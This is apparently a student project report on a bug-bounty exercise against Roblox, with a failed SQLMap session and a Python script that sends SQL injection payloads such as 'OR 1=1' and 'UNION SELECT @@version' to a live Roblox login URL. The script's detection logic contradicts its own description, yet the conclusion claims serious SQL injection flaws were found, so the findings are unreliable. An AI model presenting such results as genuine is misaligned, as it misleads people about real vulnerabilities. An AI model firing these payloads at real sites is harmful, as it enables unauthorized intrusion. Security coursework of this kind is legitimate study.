

# **CP 3418**

Individual Project Report

Pyae Sone Soe Moe

ID - 14039156

## Table of Contents

<b><i>Introduction.....</i></b>	<b><i>3</i></b>
<b><i>Skills Evaluation.....</i></b>	<b><i>3</i></b>
<b><i>Critical Incidents and Personal Reflection.....</i></b>	<b><i>4</i></b>
SQLMap Wizard .....	6
Python Script .....	6
<b><i>Findings and Conclusion .....</i></b>	<b><i>9</i></b>

# Introduction

Roblox's Bug Bounty Program, which targeted the \*.roblox.com domain, provided a special chance to fix a variety of cybersecurity flaws. Muchun Wan, Benelyon Choo, and Me who are with specialized knowledge in Cross-Site Scripting (XSS), session assaults, and database vulnerabilities, which are highlighted in this report along with their experiences and contributions.

## Skills Evaluation

Every team member contributed a unique set of abilities to the project, and these were further improved upon by specific tasks and difficulties.

Muchun Wan who is with a basic hold of web application security, including XSS vulnerabilities, set off and started the journey. In order to find possible XSS attacks, he had to use specialized penetration testing tools like Burp Suite and OWASP ZAP. Muchun became an extremely proficient user of customized XSS payloads during the project. He created an advanced approach of vulnerability testing that involved creating thorough reports that outlined his conclusions and the effectiveness of the current security controls. His practical understanding of how to exploit and prevent XSS vulnerabilities was strengthened by a series of hands-on experiences that allowed him to duplicate real-world XSS attacks, along with his technical skills.

Benelyon Choo focused on making Roblox's apps' session security better. Benelyon had a strong foundation in network security, but he applied this project to learn more about session management and its potential weaknesses. He learned the use of Wireshark and other network monitoring tools to trace and analyze session data. Benelyon tested Roblox's session management procedures thoroughly throughout the project, which not only improved his technical skills but also revealed important vulnerabilities. He made significant contributions to the development of new tactics for protecting sessions against hijacking and other types of illegal access.

My focus was on database interactions' security and integrity. Detecting and testing for SQL injection vulnerabilities required extensive use of my knowledge of NoSQL and SQL database architecture. A solid knowledge of database design and potential attack routes was necessary for my work. I wrote custom python scripts to automatically find



vulnerabilities and ran severe penetration testing using SQLMap. My technical proficiency has improved and I am now able to conduct database audits with greater efficiency and effectiveness thanks to this practical method.

## Critical Incidents and Personal Reflection

Throughout the project, there were a number of challenges that allowed the team members to improve significantly.

Muchun Wan had a challenging process of learning in managing the increased frequency of false positives produced by automated XSS scanning. He was driven by this challenge to examine the technical settings of his devices and optimize them in order to differentiate between harmless abnormalities and actual dangers. The incident served as an important reminder of the value of precision in cybersecurity testing and the necessity of continuous training and adaptation to keep up with changing technology environments.

Benelyon Choo's key finding was made while testing Roblox's SSL/TLS setups. It was not until then that he realized several security protocols might be utilized to help in session hijacking. This discovery led to a thorough examination and revision of the session management procedures, highlighting the importance of strong encryption and safe session handling techniques.



When my early SQL injection tests failed because of misconfigurations and syntax problems, I faced serious difficulties. My ability to solve problems was put to the test as well as my technical knowledge throughout this incident. It highlighted the need for precision and close attention to detail in cybersecurity procedures and brought to light all of the details required in configuring and carrying out database penetration testing.

## SQLMap Wizard

Even though I followed the instructions successfully, SQLMap suddenly ended the operation because of a major error that indicated an "invalid target URL." This implies that the testing procedure might not have succeeded because of some error in the target URL's entry or formatting.

```
[03:26:51] [INFO] starting wizard interface
Please enter full target URL (-u): sqlmap -u "http://roblox.com/page.php?id=1"
POST data (--data) [Enter for None]: sqlmap -u "http://roblox.com/page.php" --data="id=1" --method=POST
Injection difficulty (--level/--risk). Please choose:
[1] Normal (default)
[2] Medium
[3] Hard
> 1
Enumeration (--banner/--current-user/etc). Please choose:
[1] Basic (default)
[2] Intermediate
[3] All
> 1
sqlmap is running, please wait..

[03:41:29] [CRITICAL] invalid target URL ('http://sqlmap -u "http://roblox.com/page.php?id=1"')
```


## Python Script

This is the stage of installing a request package in Kali Linux in order for the script to run properly.

```
root@kali: ~
File Actions Edit View Help


(root@kali)-[~]
# pip install requests
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (2.28.1)
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv
```

I wrote a python script that sends different SQL injection payloads to a login page in order to check for SQL injection vulnerabilities. The script sends HTTP POST requests with the payloads to the given URL using the 'requests' library. Should the answer contain "error," the script considers that the vulnerability was not used; if not, it raises the possibility of a security breach.

A screenshot of a code editor window titled "~/Desktop/SQLInjection2.py - Mousepad". The editor has a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu bar is a toolbar with various icons for file operations and editing. The main area contains a Python script with the following code:

```
1 import requests
2
3 # Target URL
4 url = 'http://www.roblox.com/login'
5
6 # List of SQL injection test payloads
7 payloads = [
8     "' OR '1'='1", # Simple SQL injection
9     "' OR 1=1 --", # Ends the SQL command to see if the rest is executed
10    "' UNION SELECT 1, @@version --" # Tries to get database version
11 ]
12
13 # Testing each payload
14 for payload in payloads:
15     response = requests.post(url, data={'username': payload, 'password': 'password'})
16     if "error" in response.text:
17         print(f"Vulnerability detected with payload: {payload}")
18     else:
19         print("No vulnerability detected with this payload.")
20
```

I executed the Python script intended to check for SQL injection vulnerabilities in this terminal session. Several "Vulnerability detected" notifications, each corresponding to a distinct SQL injection payload, have been generated throughout the script's execution. This suggests that the script may have discovered SQL injection flaws in the application that was the target.

A terminal window titled 'soemoe@kali: ~/Desktop' with a menu bar (File, Actions, Edit, View, Help). The terminal shows the following commands and output:

```
(soemoe@kali)-[~]  
$ cd Desktop  
  
(soemoe@kali)-[~/Desktop]  
$ python ./SQLInjection2.py  
Vulnerability detected with payload: ' OR '1'='1  
Vulnerability detected with payload: ' OR 1=1 --  
Vulnerability detected with payload: ' UNION SELECT 1, @@version --  
  
(soemoe@kali)-[~/Desktop]  
$
```



# Findings and Conclusion

The research produced detailed results that led to a number of tactical suggestions for strengthening Roblox's cybersecurity stance.

**XSS Findings (Muchun Wan):** Muchun's extensive testing showed that although Roblox had strong anti-XSS defenses, there were still some areas that could be strengthened, especially with regard to ongoing security protocol updates and monitoring to prevent new XSS attacks.

**Session Attack Findings (Benelyon Choo):** Through his research, Benelyon was able to identify weaknesses in the session management system that an attacker may exploit. His study led to suggestions for the deployment of more strict security measures, including the use of stronger encryption techniques and frequent evaluations of session management procedures.

**Database Attack Findings (Pyae Sone Soe Moe):** Several serious SQL injection vulnerabilities were found during my concentrated testing. In addition to thorough input validation and frequent security audits to guarantee continuous database integrity, my recommendations included the adoption of prepared statements and ORM technologies to strengthen the database against injections.